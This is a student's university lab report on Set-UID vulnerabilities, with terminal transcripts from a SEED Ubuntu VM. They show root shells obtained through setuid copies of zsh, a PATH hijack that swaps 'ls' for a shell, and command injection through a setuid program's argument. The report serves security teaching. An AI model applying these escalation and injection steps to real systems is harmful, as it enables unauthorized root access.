
Project2 Set-UID Program Vulnerability Lab

Yang Guo yguo3@clemson.edu

1



```
[09/20/2016 17:07] seed@ubuntu:~$ which su
/bin/su
[09/20/2016 17:08] seed@ubuntu:~$ ls -ll /bin/su
-rwsr-xr-x 1 root root 31116 Sep 12  2012 /bin/su
[09/20/2016 17:09] seed@ubuntu:~$ cd
[09/20/2016 17:09] seed@ubuntu:~$ ls
Desktop    elggData          openssl-1.0.1                             openssl_1.0.1.orig.tar.gz  Templates
Documents  examples.desktop  openssl_1.0.1-4ubuntu5.11.debian.tar.gz  Pictures                   Videos
Downloads  Music             openssl_1.0.1-4ubuntu5.11.dsc             Public
[09/20/2016 17:09] seed@ubuntu:~$ mkdir test1
[09/20/2016 17:09] seed@ubuntu:~$ cp /bin/su ~/test1/
[09/20/2016 17:10] seed@ubuntu:~$ cd test1/
[09/20/2016 17:10] seed@ubuntu:~/test1$ ls
su
[09/20/2016 17:10] seed@ubuntu:~/test1$ ./su
Password:
su: Authentication failure
[09/20/2016 17:11] seed@ubuntu:~/test1$ /bin/su
Password:
[09/20/2016 17:12] root@ubuntu:/home/seed/test1#
```


These commands need to be Set-UID program because sometimes we need to execute some instruction even if we are not the owner of the file. Set-UID program will give us permission to do these kinds of thing.

If passwd, chsh, su and sudo are not Set-UID program, we can’t switch to root or change the password or install some necessary applications.

The picture above is the screenshot to show that when I copy su to my own directory, I don’t have root authority any more.

2


(a)



```
Password:
[09/20/2016 17:29] root@ubuntu:/tmp# cp /bin/zsh /tmp
[09/20/2016 17:30] root@ubuntu:/tmp# ls
at-spi2             pulse-PKdhtXMmr18n  unity_support_test.1
keyring-Pcv9hF      pulse-SEq8wMyYkIn0  vmware-seed
pulse-2L9K88eMlGn7  ssh-cIJirdmk2305    zsh
[09/20/2016 17:30] root@ubuntu:/tmp# chmod 4755 zsh
[09/20/2016 17:32] root@ubuntu:/tmp# ls -la zsh
-rwsr-xr-x 1 root root 612580 Sep 20 17:30 zsh
[09/20/2016 17:32] root@ubuntu:/tmp# su seed -
[09/20/2016 17:33] seed@ubuntu:/tmp$ ls
at-spi2             pulse-PKdhtXMmr18n  unity_support_test.1
keyring-Pcv9hF      pulse-SEq8wMyYkIn0  vmware-seed
pulse-2L9K88eMlGn7  ssh-cIJirdmk2305    zsh
[09/20/2016 17:33] seed@ubuntu:/tmp$ ./zsh
ubuntu# 
```

We can see from the screenshot that you can get root privilege.


(b)



```
[09/20/2016 17:34] seed@ubuntu:/tmp$ ls
at-spi2          pulse-2L9K88eMlGn7  pulse-SEq8wMyYkIn0  unity_support_test.1  zsh
keyring-Pcv9hF   pulse-PKdhtXMmr18n  ssh-cIJirdmk2305    vmware-seed
[09/20/2016 17:34] seed@ubuntu:/tmp$ su
Password:
[09/20/2016 17:34] root@ubuntu:/tmp# cp /bin/bash ./
[09/20/2016 17:35] root@ubuntu:/tmp# ls
at-spi2  keyring-Pcv9hF      pulse-PKdhtXMmr18n  ssh-cIJirdmk2305      vmware-seed
bash     pulse-2L9K88eMlGn7  pulse-SEq8wMyYkIn0  unity_support_test.1  zsh
[09/20/2016 17:35] root@ubuntu:/tmp# chmod 4755 bash
[09/20/2016 17:35] root@ubuntu:/tmp# ls
at-spi2  keyring-Pcv9hF      pulse-PKdhtXMmr18n  ssh-cIJirdmk2305      vmware-seed
bash     pulse-2L9K88eMlGn7  pulse-SEq8wMyYkIn0  unity_support_test.1  zsh
[09/20/2016 17:35] root@ubuntu:/tmp# ls -la bash
-rwsr-xr-x 1 root root 920788 Sep 20 17:35 bash
[09/20/2016 17:35] root@ubuntu:/tmp# su seed -
[09/20/2016 17:35] seed@ubuntu:/tmp$ ./bash
bash-4.2$ 
```

In this condition you can't get root privilege.

3




```
[09/20/2016 17:39] seed@ubuntu:~$ su
Password:
[09/20/2016 17:39] root@ubuntu:/home/seed# cd /bin
[09/20/2016 17:39] root@ubuntu:/bin# ls -la sh
lrwxrwxrwx 1 root root 4 Aug 13  2013 sh -> dash
[09/20/2016 17:39] root@ubuntu:/bin# rm sh
[09/20/2016 17:40] root@ubuntu:/bin# ln -s zsh sh
[09/20/2016 17:40] root@ubuntu:/bin# ls -la sh
lrwxrwxrwx 1 root root 3 Sep 20 17:40 sh -> zsh
[09/20/2016 17:40] root@ubuntu:/bin# 
```

adds the directory /home/seed to the beginning of the PATH environment variabl

4

(a)




```
[09/20/2016 18:09] seed@ubuntu:/tmp$ su
Password:
[09/20/2016 18:09] root@ubuntu:/tmp# ls
at-spi2          pulse-2L9K88eMlGn7  ssh-cIJirdmk2305      vmware-seed
bash             pulse-PKdhtXMmr18n  test.c                zsh
keyring-Pcv9hF   pulse-SEq8wMyYkIn0  unity_support_test.1
[09/20/2016 18:09] root@ubuntu:/tmp# gcc -o test test.c
[09/20/2016 18:10] root@ubuntu:/tmp# chmod 4755 test
[09/20/2016 18:10] root@ubuntu:/tmp# ls -la test
-rwsr-xr-x 1 root root 7160 Sep 20 18:10 test
[09/20/2016 18:10] root@ubuntu:/tmp# su seed -
[09/20/2016 18:10] seed@ubuntu:/tmp$ ./test
at-spi2          pulse-2L9K88eMlGn7  ssh-cIJirdmk2305  unity_support_test.1
bash             pulse-PKdhtXMmr18n  test              vmware-seed
keyring-Pcv9hF   pulse-SEq8wMyYkIn0  test.c            zsh
[09/20/2016 18:11] seed@ubuntu:/tmp$ cp /bin/sh ./ls
[09/20/2016 18:12] seed@ubuntu:/tmp$ ls
ls: no such option: color=auto
[09/20/2016 18:12] seed@ubuntu:/tmp$ ./test
ubuntu#
ubuntu#
```

Yes. We can let this program run our code. And it can get root privilege.

(b)

(a)




```
[09/20/2016 18:12] seed@ubuntu:/tmp$ ./test
ubuntu#
ubuntu# exit
[09/20/2016 18:12] seed@ubuntu:/tmp$ clear


[09/20/2016 18:13] seed@ubuntu:/tmp$ su
Password:
[09/20/2016 18:13] root@ubuntu:/tmp# cd /bin
[09/20/2016 18:13] root@ubuntu:/bin# rm sh
[09/20/2016 18:14] root@ubuntu:/bin# ln -s bash sh
[09/20/2016 18:14] root@ubuntu:/bin# ls -la sh
lrwxrwxrwx 1 root root 4 Sep 20 18:14 sh -> bash
[09/20/2016 18:14] root@ubuntu:/bin# su seed -
[09/20/2016 18:14] seed@ubuntu:/bin$ cd /tmp
[09/20/2016 18:14] seed@ubuntu:/tmp$ ./test
ubuntu#
ubuntu#
ubuntu# exit
[09/20/2016 18:15] seed@ubuntu:/tmp$ rm ls
[09/20/2016 18:15] seed@ubuntu:/tmp$ ./test
at-spi2         pulse-2L9K88eMlGn7  ssh-cIJirdmk2305  unity_support_test.1
bash            pulse-PKdhtXMmr18n  test              vmware-seed
keyring-Pcv9hF  pulse-SEq8wMyYkIn0  test.c            zsh
[09/20/2016 18:16] seed@ubuntu:/tmp$ cp /bin/sh ./ls
[09/20/2016 18:16] seed@ubuntu:/tmp$ ls
ls: --color=auto: invalid option
Usage:  ls [GNU long option] [option] ...
        ls [GNU long option] [option] script-file ...
GNU long options:
        --debug
        --debugger
        --dump-po-strings
        --dump-strings
        --help
        --init-file
        --login
        --noediting
        --noprofile
        --norc
        --posix
        --protected
        --rcfile
        --restricted
        --verbose
        --version
Shell options:
        -irsD or -c command or -O shopt_option          (invocation only)
         abefhkmnptuvxBCHP or -o option
[09/20/2016 18:16] seed@ubuntu:/tmp$ ./test
ls-4.2$
```

We can see that it can’t get root privilege.

5


(a)



```
[09/20/2016 18:26] root@ubuntu:/tmp# gcc -o setRootUid setRootUid.c
[09/20/2016 18:26] root@ubuntu:/tmp# ls
at-spi2             pulse-PKdhtXMmr18n  ssh-cIJirdmk2305      vmware-seed
bash                pulse-SEq8wMyYkIn0  test                  zsh
keyring-Pcv9hF      setRootUid          test.c
pulse-2L9K88eMlGn7  setRootUid.c        unity_support_test.1
[09/20/2016 18:26] root@ubuntu:/tmp# ls -la /bin/sh
lrwxrwxrwx 1 root root 8 Sep 20 18:24 /bin/sh -> /bin/zsh
[09/20/2016 18:27] root@ubuntu:/tmp# chmod 4755 setRootUid
[09/20/2016 18:27] root@ubuntu:/tmp# ls -la setRootUid
-rwsr-xr-x 1 root root 7317 Sep 20 18:26 setRootUid
[09/20/2016 18:27] root@ubuntu:/tmp# su seed -
[09/20/2016 18:28] seed@ubuntu:/tmp$ ls
at-spi2             pulse-PKdhtXMmr18n  ssh-cIJirdmk2305      vmware-seed
bash                pulse-SEq8wMyYkIn0  test                  zsh
keyring-Pcv9hF      setRootUid          test.c
pulse-2L9K88eMlGn7  setRootUid.c        unity_support_test.1
[09/20/2016 18:28] seed@ubuntu:/tmp$ ls
at-spi2             pulse-PKdhtXMmr18n  ssh-cIJirdmk2305      vmware-seed
bash                pulse-SEq8wMyYkIn0  test                  zsh
keyring-Pcv9hF      setRootUid          test.c
pulse-2L9K88eMlGn7  setRootUid.c        unity_support_test.1
[09/20/2016 18:31] seed@ubuntu:/tmp$ nano testfile
[09/20/2016 18:32] seed@ubuntu:/tmp$ chmod 700 test
chmod: changing permissions of `test': Operation not permitted
[09/20/2016 18:33] seed@ubuntu:/tmp$ chmod 700 testfile
[09/20/2016 18:33] seed@ubuntu:/tmp$ ls -la testfile
-rwx------ 1 seed seed 21 Sep 20 18:32 testfile
[09/20/2016 18:33] seed@ubuntu:/tmp$ su
Password:
[09/20/2016 18:34] root@ubuntu:/tmp# chmod 700 testfile
[09/20/2016 18:34] root@ubuntu:/tmp# ls -la testfile
-rwx------ 1 seed seed 21 Sep 20 18:32 testfile
[09/20/2016 18:34] root@ubuntu:/tmp# rm testfile
[09/20/2016 18:34] root@ubuntu:/tmp# nano testfile
[09/20/2016 18:34] root@ubuntu:/tmp# chmod 700 testfile
[09/20/2016 18:35] root@ubuntu:/tmp# ls -la testfile
-rwx------ 1 root root 5 Sep 20 18:34 testfile
[09/20/2016 18:35] root@ubuntu:/tmp# su seed -
[09/20/2016 18:35] seed@ubuntu:/tmp$ ls -la testfile; ls -la setRootUid
-rwx------ 1 root root 5 Sep 20 18:34 testfile
-rwsr-xr-x 1 root root 7317 Sep 20 18:26 setRootUid
[09/20/2016 18:35] seed@ubuntu:/tmp$ ./setRootUid "testfile; mv testfile newfile"
test
[09/20/2016 18:37] seed@ubuntu:/tmp$ ls
at-spi2         pulse-2L9K88eMlGn7  setRootUid.c      unity_support_test.1
bash            pulse-PKdhtXMmr18n  ssh-cIJirdmk2305  vmware-seed
keyring-Pcv9hF  pulse-SEq8wMyYkIn0  test              zsh
newfile         setRootUid          test.c
[09/20/2016 18:37] seed@ubuntu:/tmp$
```

It is not safe. Bob can modify a file even if this file is not writable to him.

(b)



